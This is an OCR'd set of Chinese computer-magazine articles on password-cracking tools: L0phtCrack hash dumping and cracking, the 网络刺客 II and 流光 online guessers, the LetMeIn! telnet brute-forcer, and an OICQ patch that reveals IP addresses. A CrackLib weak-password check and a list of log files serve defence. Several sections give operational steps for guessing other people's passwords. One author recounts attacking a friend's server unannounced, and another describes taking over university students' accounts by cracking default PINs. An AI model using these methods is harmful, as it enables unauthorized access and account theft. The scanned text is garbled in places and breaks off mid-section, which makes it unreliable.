了解破解用户口令的方法是一件非常有意义的事情,最重要的是可以帮助系统管理员对目前使用的用户口令的安全性能作出评估。实践证明,那些没有经过测试就使用的口令,在黑客的攻击面前会显得不堪一击。此外,还能帮助用户找回遗忘的口令,检索用户口令,简化用户从 NT 平台移植到其他平台(如移植到 Unix 平台)的过程。

安 装

L0phtCrack 是一个人软件。在安装的过程中会创建一个 · ogramfiles \L0phtCrack 目录),也就是说在开始菜单的程序中产生一个快捷方式。

注 册

该产品的试用期为 15 天。在此之后,如果需要继续使用该软件,必须先注册。你可以通过网络、电话或传真的方式向厂商免费申请一个注册号,完成注册的过程。每一台安装 L0phtCrack 的机器都必须有惟一的产品注册

号。如果需要在另一台机器或是另一个操作系统上安装一个 L0phtCrack,就必须再申请一个注册号。但如果你以前使用的 L0phtCrack 2.0,已进行过注册,该注册号在 L0phtCrack 2.5 中同样适用。

快速入门


使用 L0phtCrack 自带的 hash 列表进行快速入门的过程。通过使用 File Open Password File 命令打开 pfile.txt 文件。选择 Tools Run Crack 命令,口令破解过程就开始了。这是个破解过程很简单。

开始破解

L0phtCrack 能直接从注册表、文件系统、备份磁盘,或是在网络传输的过程中找到口令。L0phtCrack 开始破解的第一步是精简操作系统存储加密口令的 hash 列表,之后才开始口令的破解。这个过程称为是 cracking,它采用三种不同的方法来实现。

(1)最快也是最简单的方法是字典攻击。L0phtCrack 将字典中的词逐个与口令 hash 表中的词作比较。当发现匹配的词时,显示结果,即用户口令。L0phtCrack 自带一个小型词库。如果需要其他字典资源,可以从互联网上获得。这种破解的方法,使用的字典的容量越大,破解的结果越好。

(2)另一种方法名为 hybrid。它是建立在字典破解基础上的。现在许多用户选择口令不再单单只是由字母组成的,他们常会使用诸如“bogus11”或“Annaliza!!”等添加了符号



和数字的字符串作为口令。这类口令是复杂了一些,但通过口令过滤器和一些方法,破解它也不是很困难,Hybrid 就能快速地对这类口令进行破解。

(3)最后一种也是最有效的一种破解方式称“暴力破解”。按道理说真正复杂的口令,用现在的硬件设备是无法破解的,但现在所谓复杂的口令一般都能被破解,只是时间长短的问题;且破解口令时间远远小于管理员设置的口令有效期。使用这种方法也能了解一个口令的安全使用期限。

怎样得到口令的 hash 列表

1、注册

开始破解过程:LOphtCrack 首先需要检索口令 hash 列表。如果你有管理权限,你可以使用 Tools Dump Passwords from Registry 命令在 LOphtCrack 菜单上检索 hash 表。你可以从本地机上或是允许访问的远程机倒出口令 hash 列表。在注册表对话框中的 Dump Passwords 输入 NT 机器名,或 IP 地址,点击 OK。将用户名和密码下载到 LOphtCrack 中。对口令列表的检索结束之后,开始执行口令过程。

2、SAM FILE

第二种是通过文件系统访问 hash 列表。因为操作系统对 SAM 文件进行了加密,口令存储在该文件系统中。当操作系统在运行过程中,是不可能从文件系统中得到任何信息的。有时候,文件系统的备份被保存在磁盘或一个加密的 repaire 磁盘上,或是在系统硬件的 repair 目录上。同时,其他的操作系统(如 DOS 系统)可以从软盘启动,口令 hash 能直接从文件系统得到。如果你能对计算机进行物理访问,这种方法很有用。

你可以从“SAM”或“SAM. -”文件中下载 hash 列表到 LOphtCrack。通过使用 FileImport SAM File 菜单命令和指定的文件名,LO

phtCrack 将自动在 NT 上展开“SAM”文件。

注意:如果你使用的是 Win95/98,展开“SAM. -”文件到“SAM”,使用在 NT 系统的扩展指令。该命令是 expand sam. - sam.

3、SMB 包捕获

LOphtCrack 提供的最后一种获得 hash 列表的方法是通过网络。你的机器一定有一个或多个以太网设备对网络进行访问,使用 Tool SMB Packet Capture 命令启动 SMB 包捕获窗口。网络设备能获得任何 SMB 认可的部分。如果你转换网络,你就只能看到本机或连接的机器原有的任务。

当 SMB 认可的任务授权被捕获时,在 SMB Packet Capture 的窗口显示。内容有:源代码,目的 IP 地址,用户名,SMB 口令,加密 LAMMAN hash 列表和加密 NTLM hash 列表等等。Save Capture 命令保存捕获到的信息,用来破解 hash 表。File Open Password 命令打开捕获的内容。同时,你还可以对其他的口令进行捕获和破解。

4、PWDUMP2

Todd Sabin 已经发布了一个免费的工具,能在本地导出口令的 hash 列表,如果 SAM 使用的是 SYNKEY(一种加密方法)工具进行加密,根据网站上的指导可以对口令的 hash 表进行检索。你可以使用 File Open Password File 命令下载 hash 列表到 LOphtCrack 中。

如何破解口令 hash 列表

1、字典攻击

LOphtCrack 的第一种方法是使用字典攻击。该方法通过使用字典中的词库进行破解工作。将词库中的所有的口令与口令 hash 列表作比较,如果得到了匹配的词,则破解成功。LOphtCrack 自带了一个有 25000 个词的名 words - english 的文件,其中包括了许多常见的作为口令的词。用 File Open Qordlish 文件

· Pc friend ·

菜单命令可以下载其他的字典到 L0phtCrack。

开始破解的过程:选择菜单上的 Tools Run Crack。默认的顺序是字典攻击,hybrid 攻击,暴力破解。通常在使用了这三种方法之后,L0phtCrack 大都能成功地获得口令。如果你愿意,也可以在 Tools Option 对话框中定义破解攻击的具体步骤。

L0phtCrack 窗口显示的状态信息表明,字典攻击成功的概率和字典中词库的大小成正比。

2、Hybrid Attack

在字典攻击失败后,开始 hybrid 攻击。Hrbrid 使用简单的模式,用户通过对一般词汇的改变产生的口令进行攻击。L0phtCrack 能智能化地尝试口令的猜测。比如试一试“BOGUS 11”。许多用户仅仅在一些原有词的基础上添加了很少的数字或符号,来试图创造一个不可猜测的口令,但 L0phtCrack 能很快猜测出这些口令,而不再需要进行暴力攻击。L0phtCrack 的 Hybrid 破解方法使用的默认检验字符或数字的个数是 2;也可以通过 Tools Options 命令来改变该数值。

3、暴力攻击

在字典攻击和 hybrid 攻击失败之后,就是暴力攻击。它可能会消耗相当长的时间,但是这些时间远远小于口令的有效期。因此这些口令在暴力攻击面前显得格外的脆弱。可以通过使用“Tool Option”命令改变字符数字的设置。默认的设置是尝试所有的数字和字符。

在 Pentium II/450 到 Pentium 166 的 CPU 上,理想的暴力破解时间是应该是 24 - 72 小时。

口令使用指南

1、文件(选项)

Open Password File:

该命令打开 hash 列表文件。该文件是以

L0phtCrack2.5 格式(*.lc)或是以 PWDUMP 的形式创建的。

Open Wordlist File:

该命令打开字典攻击中的词库。L0phtCrack2.5 自带的默认目录文件是名为 word - english 的文件。如果没有自定义的字典就使用它了。

Import SAM file:

该命令打开一个 SAM 文件并从它下载口令的 hash 列表。如果该文件有名为 SAM. - 的压缩文件,在 NT 系统,它将自动展开。如果运行在 Windows95/98 操作系统下,你需要使用在 NT 系统下的扩展应用程序 expand sam. _sam,展开 SAM. _到 SAM。

Save & Save As:

该命令保存口令破解的当前状态,不论它们是否已经受到攻击。文件以 L0phtCrack2.5 格式(*.lc)保存。这是一个 ASCII 码文件,能在各种编辑器中编辑,保存在各类数据库中。该文件可在解码中断时重新载入,从断点继续开始解码,或在一次解码过程中使用不同的解码方式。

Exit:

Exit 结束破解进程。

Edit:

Edit 菜单没有多大用处。


2、工具(选项)

Dump Passwords from Registry:

该命令打开一个对话框,接受 NT 计算机用户名和 IP 地址。该计算机特别之处就在于通过远程注册调用,导出在注册表中 SAM 部分的口令 hash 列表。管理本机或远程访问,需要通过使用这种方法导出口令 hash 列表。

SMB Packet Capture:

该命令运行网络包捕获窗口,SMB 包捕获时监视你的以太网,寻找 SMB 网络认可的包。当它捕获到认可的部分之后,显示参数有:



用户名,口令的 hash 列表。使用 save caption 将窗口中的内容以 *.lc 的格式保存。

clear caption 清除窗口中的内容。

Done 结束捕获任务。

Run Crack:

该命令启动破解过程。一个进程显示破解进展状态。

Stop Crack:

该命令中止目前的破解任务。它能在任何时候重新开始。

3.选项(选项)

选项对话框包括了 L0phtCrack 对 hash 表的破解方法所有不同的参数设置。默认的设置方法是折中口令复杂程度和消耗时间。多数情况下,用户是不需要改变默认设置的。

字典攻击默认设置是通过检查 LANMAN 和 NTLM 检验栏。

字典,暴力,Hybrid 实现的默认设置是通过许多简单的字典和数字、字符组合而实现的。默认破解设置的数字和符号的个数是 2。如果增加该数值将会延长破解时间。

暴力破解攻击的是默认设置。默认的字符串是所有的数字字母的组合形式。你也可以在

字典中添加自定义的字符串。用户自己设置生成的字典保存在 *.lc 文件中。

4.窗口(选项)

小图标:

在系统快捷栏中有一个小图标,在你经常需要使用该工具的时候,它能提供方便。

SMB Packet Capture:

打开时也有同样的图标。

Ctrl + Alt + L 显示/隐藏:

该命令完全隐藏程序窗口。它在任务管理期间隐藏程序。使用 Ctrl + Alt + L 键组合显示程序。如果 SMB PacketCapture 窗口打开了,它也能以同样的方式隐藏或显示。

About L0phtCrack:

该命令显示程序版本信息,序列号和注册码等。

L0phtCrack Website:

该命令主要是连接到 L0phtCrack 的网站,使你得到关于 L0phtCrack 的最新的消息。

L0pht Website:

该命令连接到 L0pht 的主页,显示 L0pht 产品的最新信息,并给出了系统安全指导建议。

网络刺客 II

设计环境:

中文 Win95&NT

Borland C++ Builder Version 3.0

WinSocket 1.1,2.0

操作系统:

中文 Win95/98/NT

可选配置:

Win95/98 兼容网卡

主要功能:

本机网络状态观察(NetStat) 域名查询,可获取邮件交换机信息(DNS Lookup);

IP 地址同域名的相互转换(IPHost);

我的 IP(IP Query);

特定主机查询(Host Scan);

用户信息查询(Finger Client);

Telnet 客户 (Telnet Client);

· Pc friend ·

检测 NT 用户列表 (Get Remote NT Userlist);

网络中的共享漏洞 (Share Scan);

在线口令检查, 支持 Socks V4, V5 代理 (Password Check);

局域网状态观察支持 SMB, Telnet, FTP, POP3 协议 (Sniffer Only for Win95/98);

提供端口扫描 (Port Scan);

提供还原本地共享资源密码 (Get Local Share Passowrd);

提供程序字典 (Dict Maker)。

网络刺客 II 的功能解释:

(1) 网络嗅探器 (Sniffer)

网络刺客 II 的嗅探器使用十分简单明了, 只要选择一个有效的网卡, 然后按“开始”监视即可, 当前局域网的帐号使用情况一目了然。

(2) 因特网共享资源扫描 (Share Scan)

网络刺客 II 提供了对共享的扫描, 许多局域网直接连在 Internet 上时由于缺乏防火墙的保护, 让其共享直接暴露在 Internet 上。通过共享, 来自 Internet 的用户可以远程访问硬盘, 打印机等资源。网络刺客 II 提供了几份共享列表。

(3) 在线口令检测 (Password Check)

日前, 一个古老而又普遍存在的安全问题就是口令太简单。网络刺客 II 可以在线检测主机上的不安全口令。网络刺客 II 的口令检测功能支持多用户字典, 多密码字典 (字典文件个数理论上不限), 手工字典 (手工输入自己的字典, 不需要自己建文件), 程序字典 (支持字典变形, 穷举, 加后缀等方式, 类似 John 软件的 si 模式)。用户可以调用 sample.set 字典设置文件作参考。另外, 网络刺客 II 独家支持代理服务 Socks V4, V5 协议, 有利于局域网用户的使用。

(4) 网络工具 (Network Tools)

网络刺客 II 提供了强劲的网络工具 IP2 Host: 域名和 IP 地址的相互转换; Finger: 用户信息查询, 例如输入 @ www. fj. cn. net DNS; Lookup: 域名查询, 例如输入 163. net, 就可观察到 163. net 的邮件主机信息。Host Scan, Port Scan : 主机信息收集; IP Query: 显示本机 IP, 支持多个 IP; NetStat : 显示本机网络状态, 可以看到本机开放的端口, 连接情况等等; Get Remote NT Userlist: 检测 NT 用户列表, 利用 SID 查出远程 NT 服务器的用户清单, 这是 ISS 等软件才提供的功能。

网络刺客的使用:

(1) 安装

运行自解压程序之后, 运行临时目录下的 DISK1\ (SETUP. EXE)。如果安装程序提示需重新启动的话, 那么请重新启动才能使用。

设: 设置系统参数。

目标地址: 指的是邮件服务器的地址。例如 pop. 163. net,

public. lyptt. fj. cn 通常是 @ 之后的内容或 pop. xxx. xxx, mail. xxx. xxx。

用户名: 指的是用户帐号。例如: tianxing

字典文件: 指的是存放着大量可能口令的字典。其后的按钮是用来选择字典文件的。

POP 端口: 指的是邮件服务器的服务端口, 通常是 110。

攻: 开始从字典中取出口令来对网络猜口令。

停: 暂停进攻, 再按“攻”可继续。


存: 保存当前的攻击进度, 以便下次继续。

取: 读取攻击进度, 按“攻”可继续。

清: 清除攻击进度, 重新从字典首开始, 按“攻”可继续。

天: 天行的声明。

退: 退出《网络刺客》。



(2)使用技巧

① 可以多开几个窗口,同时进行。

②网络许久不反应时可以,按“停”,然后再按“攻”。

源程序清单:

TIANXING RES 1,964
TIANXING CPP901
TIANXING BPR 5,298BCB 工程文件
TIANXING TX 88
TIAN1CPP10,302
TIAN1H2,565
TIAN1DFM 3,978
TIAN2CPP942
TIAN2H1,326
TIAN2DFM 3,254
TIAN3CPP532
TIAN3H1,041
TIAN3DFM23,169
READMEDOC

说明文件

用 Borland C + + Builder 打开 TianXing.

BPR

程序说明:

(1) Borland C + + Builder 的 WinSocket 编程

Borland C + + Builder 封装了 WinSocket, 使得 WinSocket 变得容易使用了, Borland C + + Builder 为客户端提供了 TClientSocket 控件。

TClientSocket 中常用的属性,方法和事件。

属性:

Active :激活标志(读/写)

Address:IP 地址(读/写)

Host: 主机域名(读/写),设置后会更新

Address 属性

Port: Socket 端口(读/写), POP 通常为 110

Socket :客户端的 Socket(套接口),包含 Socket 的许多方法

方法:

Socket ->Open(): 打开 Socket,通信开始

Socket ->Close(): 关闭 Socket,通信结束事件:

OnConnect: 连接成功

OnConnecting: 正在连接

OnDisconnect: 关闭连接

OnError: 通信错误

OnLookUp: 寻找主机

OnRead: 从主机接收数据

OnWrite: 向主机发送数据

(2) POP 的握手信号

① 在连接主机成功之后,主机发送问候信息。

格式为: +OK[问候信息]

如果为 -ERR 那么就是连接失败。

② 发送用户信息

命令格式: USER 用户名(回车)

如果返回 +OK 则正确

如果返回 -ERR 则错误

③ 发送密码信息

命令格式: PASS 密码(回车)

如果返回 +OK 则正确(密码正确)

如果返回 -ERR 则错误

(3) 其他

经测试发现,需要新版的 COMCTL32.

DLL, COMDLG32. DLL, OLEAUT32. DLL

小榕

之

流光

我觉得流光的定位是“安全工具”而非“黑客软件”，因为安全工具这种东西本身就是一把双刃剑，如果网管兄弟们因为自己的站点密码太过简单而被攻破，然后归罪于因特网上一一些免费或共享软件的话，恐怕是有些目光短浅了。管辖的系统存在漏洞而不自知的话，就算没被人“干掉”，也只是一种暂时的“虚假安全”。

一、小榕流光使用的简单说明

要谈流光还真找不着感觉——在小榕的帮助文件里已经把软件的使用方法详尽无比地描述过了(强烈建议使用者使用前将帮助文件多读两遍)——我就说三个方面吧——高手完全可以略过的……

1、对某 FTP 主机一次完整的在线安全检测过程：

(1)选定主机：右键单击 FTP 主机选项，从弹出菜单中选择添加——将目标的 IP 地址填入，如“210.142.192.13”……

(2)选定用户：右键单击该 IP 地址，可选添加(将想测试的用户名逐个加入)、添加方案(可在方案中编辑希望测试的用户名列表)、从列表添加(直接从字典文件中导入)及从 SMTP 主机导入(导入 SMTP 主机探测到的用户名)。假设你想探测的用户名为 quack，便直接在“添加”中填入 quack。

(3)选择字典：

a.简单模式探测：在选项菜单条中对字典及简单模式设置作适当修正，以适应本次测试要求，当然你也可以在面板上的单词小写、简单后缀等按钮直接选定。

b.标准模式探测：在“解码字典或方案”中选定某一字典(方案)。

(4)调整设置：检查选项菜单栏中的系统

设置、连接选项和探测选项，将本次测试的各种选项调整至最优。

(5)开始探测：在“探测”菜单中选定“简单模式”或“标准模式”，开始此次安全检测。

(6)注意事项：由于流光的系统占用较高，最好不要再开其他应用程序；在在线检测时有时会出现假死机现象，这时你可以通过观察 Modem 的 RD 与 SD 灯来判断程序是否正常运作。

2、密码字典的选用：

在线探测相当耗时，所以一个合适的字典会大大降低你的“检测成本”。流光里的工具菜单栏对生成适合自己使用的字典档是一个相当实用的工具——我个人觉得尤其值得使用的是“方案编辑工具”，它能够在你锁定特定用户检测时发挥较大的作用，具体使用帮助文件中写得非常详细，我就不再多说了——当然流光里附带的 XKEY 也是一个相当不错的字典生成程序。

3、流光其实不仅仅是一个在线安全检测工具——而是一个“工具包”，同时具有以下几个辅助功能：

(1)探测主机端口；

(2)探测主机类型；

(3)FINGER；

(4)扫描 POP3、FTP 主机；

(5)验证主机用户。

而其主要功能是对 POP3、FTP、HTTP、PROXY 主机进行在线密码安全检测。所以——一句话，功能强大，试过便知。

至于同样原理的在线密码破解软件，国内流行的也并不少，如很早以前的 emailcrack、wwwhack、网络刺客 I 以及现在流传很广的网络刺客 II、Webcrack、Xavior 等等，流光在很大

程度上集成了这些软件的功能,但这些软件早期的产品也都缺乏 IP 隐藏或类似功能,而近期的 Webrack 以及 Xavior 则都具备从代理服务服务器端进行探测的功能。我认为这应该是在线探测的一个方向——安全第一嘛——基于此想法,我对流光在探测中会留下的记录进行了试验:对一位网管朋友的 Windows2000 Beta3 Server 英文版进行了一番测试,对其上已知的帐号进行密码强攻,经探测得知其 FTP 端口是开放的,在未预先通知的情况下对其进行攻击,事后打电话询问其记录情况,在 EVENT VIEWER 里有如下信息:WARNING: The server was unable to logon the Windows NT account 'houxiourong' due to the following error: Logon failure: unknown user name or bad password. The data is the error code. 而甚至他告诉我,当我的攻击进行到一半时,他的主机上就弹出了 The System log file is full. 的信息提示框——失败的登陆次数太多以至于其默认为 512K 的记录文件被撑饱了!所以我要奉劝某些心怀叵测的人们——别做坏事……

二、密码设置的基本常识及工具

1、有关口令的一些统计

(1)数目:在 UNIX 系统里可以建立多于 43,000,000,000,000,000 个不同的口令,但如果仅仅组合 10 种主要语言的字典,加上这些字的反向、大写、简单后缀等一些微小变形,仅能产生不到 5,000,000 个字……加上一些俚语……也不会超出这个数量级。

(2)国外某机构在对一个无约束环境的用户口令选择的调查中显示,只有 1.4% 的用户口令中含有控制符。

2、介绍几个工具

(1)CrackLib 简介及应用举例 by Jeffrey Dong

① CrackLib 是什么?

CrackLib: A ProActive Password Sanity Library

By: Alec Muffett

Address: alecm@crypto.dircon.co.uk

CrackLib 是一个可用于类 UNIX 系统下的函数库,一般来说,通常只使用其中的一个函数。:-) 它可以用于编写和 passwd 有关的程序,其基本思想是很简单的,就是防止用户使用过于简单、容易被猜测出来或容易被一些工具搜索到的密码。密码攻击是网络上最为常见的攻击手段。随着国内计算机用户水平的提高,有很多人学会了使用工具搜索密码的方法。由于某些原因,含有被加密密码的文件会被某些用户获取;这时,过于简单的密码就会成为攻击者的突破口。网上有很多这方面的报道(我的一个朋友告诉我,他曾用一个星期的时间算出了 BTA 一个管理员的密码。wow! :-P) 通过限制用户使用不安全的密码,可以提高你的系统的安全性。

② CrackLib 的特点

CrackLib 并不是一个可以直接运行使用的程序,它是一个函数库,你可以利用其中的函数写自己的程序,或是加入其他程序中,用来提高安全性。比如,你可以重写 passwd,使用户在选择密码时受到限制。CrackLib 使用一个字典,它查找字典以判断所选用密码是否不安全,所以你也可以加入其他信息,使用自己的字典。比如,加入公司的名称,实验室墙上的单词等等潜在的不安全密码。

CrackLib 的使用非常简单,它可以被应用于很多地方,只需加入简单的几行源码,就可以得到非常好的效果。

③ CrackLib 的安装

CrackLib 可以很容易地在 Internet 上找到,我现在使用的版本是 2.7,跑在我的 i586/RedHat Linux 和 i386/Slackware Linux 上。如果你无法找到它的话,赶紧去补一补如何在 Internet 上查找特定的软件吧,因为

· Pc friend ·

这是一项非常重要的基本功。CrackLib 好像没有什么文档,这也是 GNU 急需加强的地方。但是它的安装非常简单,只要按照 README 文件中所叙述的就可以了。如果你用的 distribution 中包含了这个包,那它说不定已经安装在你的机器上了,如 RedHat 5.1 等。需要注意的是,不同版本中一些文件所处的目录位置不同,你要先确定它们所处的位置。比如,在 RedHat 5.1 中,字典是在 /usr/lib/ 中,文件名为 cracklib_dict.* ,而不是 README 中所举例的 /usr/local/lib/pw_dict.*

④应用举例


这里我举一个很简单的例子,试图用很短的篇幅来说明用法。

```
char *FascistCheck(char *pw, char *dictpath);
```

这是 CrackLib 中最常用的函数。pw 是用户选择的密码,你要去验证它是不是不安全的。dictpath 是字典所在路径。注意,要把文件名中“.”之前的部分加上。以 RedHat 5.1 为例,假设你已正确安装了 CrackLib 2.7 和 FireBird BBS 2.66M。让我们来看看如何把 CrackLib 加入 BBS 中去。:-) 首先,改写 bbs_src 目录下的 register.c:

```
/* ----- begin ----- */
char *msg;
/* ----- end ----- */
.....
while( 1 ) { getdata(0,0,“请设定您的密码(Setup Password):”,passbuf,PASSLEN,NOECHO,YEA);
if( strlen( passbuf ) < 4 || !strcmp( passbuf, newuser.userid ) ) {
prints(“密码太短或与使用者代号相同,请重新输入\n”);
continue;
}
/* ----- begin ----- */
```

```
if (msg = (char *) FascistCheck(passbuf, CRACKLIBPATH)) {
printf(“请另选密码! (%s)\n”,msg);
continue;
}
/* ----- end ----- */
strncpy( newuser.passwd, passbuf, PASSLEN );
getdata(0,0,“请再输入一次您的密码(Reconfirm Password):”,passbuf,PASSLEN,NOECHO,YEA);
if( strcmp( passbuf, newuser.passwd, PASSLEN ) != 0 ) {
prints(“密码输入错误,请重新输入密码\n”);
continue;
}
passbuf[8] = '\0';
strncpy( newuser.passwd, genpasswd(passbuf), PASSLEN );
break;
}
begin 和 end 注释所夹部分为改动处,下同。
接着改写 bbs_src 目录下的 userinfo.c:
/* ----- begin ----- */
char *msg;
/* ----- end ----- */
.....
getdata(i++,0,“请设定新密码:”,buf,PASSLEN,NOECHO,YEA); if( buf[0] == '\0' ) {
prints(“\n\n密码设定取消,继续使用旧密码\n”);
fail++;
break;
}
strncpy(genbuf,buf,PASSLEN);
```



```

/* ----- begin ----- */
if (msg = (char *) FascistCheck(buf,
CRACKLIBPATH)) {
    printf("\n 请另选密码! (%s)\n", msg);
    prints("\n 密码设定取消, 继续使用旧密
码\n");
    fail ++;
    break;
}
/* ----- end ----- */
getdata(i ++, 0, "请重新输入新密码:",
buf, PASSLEN, NOECHO, YEA);
if (strcmp(buf, genbuf, PASSLEN)) {
    prints("\n\n 新密码确认失败, 无法设定
新密码.\n");
    fail ++;
    break;
}

```

接着在 bbs.h 中加入:

```

#ifndef CRACKLIBPATH
#define CRACKLIBPATH "/usr/lib/
cracklib_dict"
#endif
注意, 这里是字典所处的位置。
最后改动 bbs 的 Makefile:
OS_DEF = -DLINUX -DTERMIOS
CC = gcc
CFLAGS = -O2
/* ----- begin ----- */
LIBS = -ltermcap -lbsd -lcrack
/* ----- end ----- */

```

然后 make, make install 就可以了。:-) 很简单, 不是吗?

注意: 本段关于 cracklib 的说明转载于“网络工作室”

(2) Proactive Checking

这个程序能在输入口令时进行一系列的口令检查, 这会对避免不安全口令出现于你的系统有帮助作用。它与一般的 Shadow 和 NIS

(也就是 yellow page) 口令系统共同工作。

(3) Shadow

这个程序取代了原来系统的口令保护机制, 它将 /etc/passwd 文件中的口令信息转移到文件 /etc/shadow 中, 还有口令到期机制、允许 16 字符口令等功能。

(4) Passwd +

这是一个典型的增强型口令系统。

三、应有的措施及其基本知识

1、日志文件

大多数日志文件都是由系统一行接着一行写入的文本文件。比如 sulog 会记录用户使用 su 命令试图进入系统的情况, 在 sulog 文件尾部附加一条信息, 以记录 su 命令是否被成功使用。不同版本的 UNIX 系统存放日志文件的目录不同, 常见目录如下:

/usr/adm

早期的 UNIX 系统 /var/adm 较新版本的 UNIX 系统 /var/log 用于 Solaris/Linux/BSD 等系统中。在这些目录或其子目录下, 你可以找到下列文件 acct 或 pacct:

记录每个用户使用过的命令 aculog;

拨出“猫”的记录 lastlog;

记录用户最后一次成功登陆时间及最后一次失败登陆时间 loginlog;

不良登陆记录 messages;

输出到主控台及由 syslog 系统服务程序产生的消息 sulog su 的使用情况。

utmp 记录当前登陆的每个有户

utmpx 扩展的 utmp

wtmp 记录每一次用户登陆和注销的历史信息及系统开关信息

wtmpx 扩展 wtmp

vold.log 使用外部介质产生的错误

xferlog FTP 存取情况

2、定期运行 crack 之类的口令破解程序, 以检查系统中是否存在弱帐户。

Letmein

Telnet 密码破解软件

LetMeIn! V1.0 要求我们先在某个主机如:nowhere. unix. net 中有一个帐号 guest,使用的密码为 guest003,且我们有一个 dic. txt 档案,内含有字典档,其内容为:

```

- - - - Cut here DIC. TXT - - - -
guest001
guest002
guest003
guest004
- - - - End of DIC. TXT - - - -

```

我们先了解一下 Telnet 连线到 nowhere. unix. net 中的情况是如何回应的。先启动我们的 Telnet 软件, Telnet nowhere. unix. net 中:

```
ms. hinet. net>telnet nowhere. unix. net
(Telnet 试试看....)
```

```

Trying 111. 222. 255. 255...
Connected to nowhere. unix. net
Escape character is '^]'.
Digital UNIX (nowhere. unix. net) (ttya)
login: guest
Password:
Login incorrect
login: guest
Password:
Login incorrect

```

嗯,试了两次之后断线吧! 因为我们已经知道要如何设定 LetMeIn! 了。首先在 Setup Keys 中输入帐号名称,也就是我们所要破解的“guest ~”,为什么在帐号名称后要加上一个


“~”字元呢?因为我们要模拟输入帐号后的 Enter 键,我们要使用字典档破解,所以接着选 Use Password File To Find... 是一个选项,再按下 Select file 选择。我们预先准备好的字典档“DIC. TXT, After Key”中只要输入‘~’即可,也是用来模拟 Enter 键用的! 在 Delay 中设定为 8 秒,Pass Delay 2 秒不动;接着启动你的 Telnet 软件。先 Telnet 到 nowhere. unix. net, 回到 LetMeIn! 中按下 Start Break 键后,在 8 秒内将焦点转到 Telnet 软件中,开始破解:

```
ms. hinet. net>telnet nowhere. unix. net(先 Telnet)
```

```

Trying 111. 222. 255. 255...
Connected to nowhere. unix. net
Escape character is '^]'.
Digital UNIX (nowhere. unix. net) (ttya)
(焦点转回,底下为 LetMeIn! 自动输入....)
login: guest
Password: (输入了 guest001)
Login incorrect
login: guest
Password: (输入了 guest001)
Login incorrect
login: guest
Password: (输入了 guest003)
Welcome to nowhere. unix. net, Guest login succ.... (略)

```




成功了! 请回到 LetMeIn! 中选择 Stop Break 开始使用 guest 这个帐号吧!!

LetMeIn! 1.0 本身并没有支援自动 Telnet 破解, 所以需要您使用一般的 Telnet 程序来作破解的工作。基于这个原因, James 目前正在改写的 LetMeIn! V2.0 将会支援 PPP 连线的 Telnet 破解, 并可能会多一个 Mail Password 功能, 你可以随便将它放在一台机器上跑。设定你的 Mail Address, 在找到后会 Mail Password 给你! 不过一切要等 LetMeIn! 2.0 正式 Release 才知道啦……

LetMeIn! V1.0 的功能仅作为自动输入,

所以用来破解帐号的能力并不强, 但是如果你没有办法抓到 /etc/passwd 的话, 也只能用这个方法了。如果你用 ClayMore 来作这样的动作, 你会发觉在网路频宽不够的情况之下, LetMeIn! 的 Pass Delay 功能变得非常有用, 而 ClayMore 却不能在这种情况之下作任何的 Delay……也没有什么用处了!

LetMeIn! 虽然有其用处, 不过在 Crack Password 上还是没有直接抓 etc/passwd 再 Crack Jack 快! 不过如果系统真没有一点漏洞, 还是只有这个方式可行……



密码猜测软件

■ Guess What V1.1

[软件简介]

本程序于 Visual Basic 5.0 环境下开发, 使用 Microsoft Winsock.ocx, 利用 FTP (Port 21) 进入系统, 为一单纯密码猜测程序。

[作业环境]

Microsoft Windows 95

[使用时机]

由于本人有感大多数学生并不使用学校所提供的帐号, 造成资源浪费, 故开发此程序, 以达成“物尽其用”之理念。本程序适用于功力不足的使用者, 拿不到该系统的 Shadow (我就是因为拿不到, 才开发了 this 程序啦!), 用最笨、最慢, 但最方便的方式拿到密码。本程序适合校内网路使用。以下是本人的例子: 本人先向淡江的同学借帐号, 然后拨号到淡江, 到 /etc 下抓 passwd, 随便挑一个大一新生的帐号, 由于淡江的密码预定是身份证号码后 4 码, 所

以以四位数数字作为字典档, 一次开 3 个窗来跑, 大约平均花半个小时就可以抓到密码了。之后当然就可以用这个帐号了。不过, 最好先观察一阵子, 或是看看.history 档, 看本人有没有在用, 若是没有在用, 就改密码自己用啦! 但是若有在用, 就不要那么缺德, 试试别的帐号吧。

[所需档案]

由于本程序是基于 Visual Basic 5.0 下开发, 故需要以下数个档案:

1. MSVBVM50.DLL 置于 \windows\system 1, 316Kb
2. STDOLE2.TLB 置于 \windows\system 17Kb
3. MSWINSCK.OCX 置于 \windows\system 100Kb
4. COMDLG32.OCX 置于 \windows\sys-

OICQ 小套餐

一、OICQ 显示 IP 工具

再给大家介绍一个查找 IP 地址的好工具,那就是 pqME 所做的 OICQ 软件,绝对好用。直接下载这个文件,安装时用它覆盖原来的 OICQ 执行文件,也就是说你只要把它安装到 OICQ 所在的目录里就可以了。注意必须关闭你当前打开的 OICQ,因为不关闭怎么覆盖呀。那么现在打开 OICQ,你便可以看到类似




图 1

图 1 的信息了。下面显示的是我的一个网友的 IP 地址。很简单,没有什么说的。

不过如果不是好友,便看不见对方的 IP 地址了。看下面图 2。




图 2

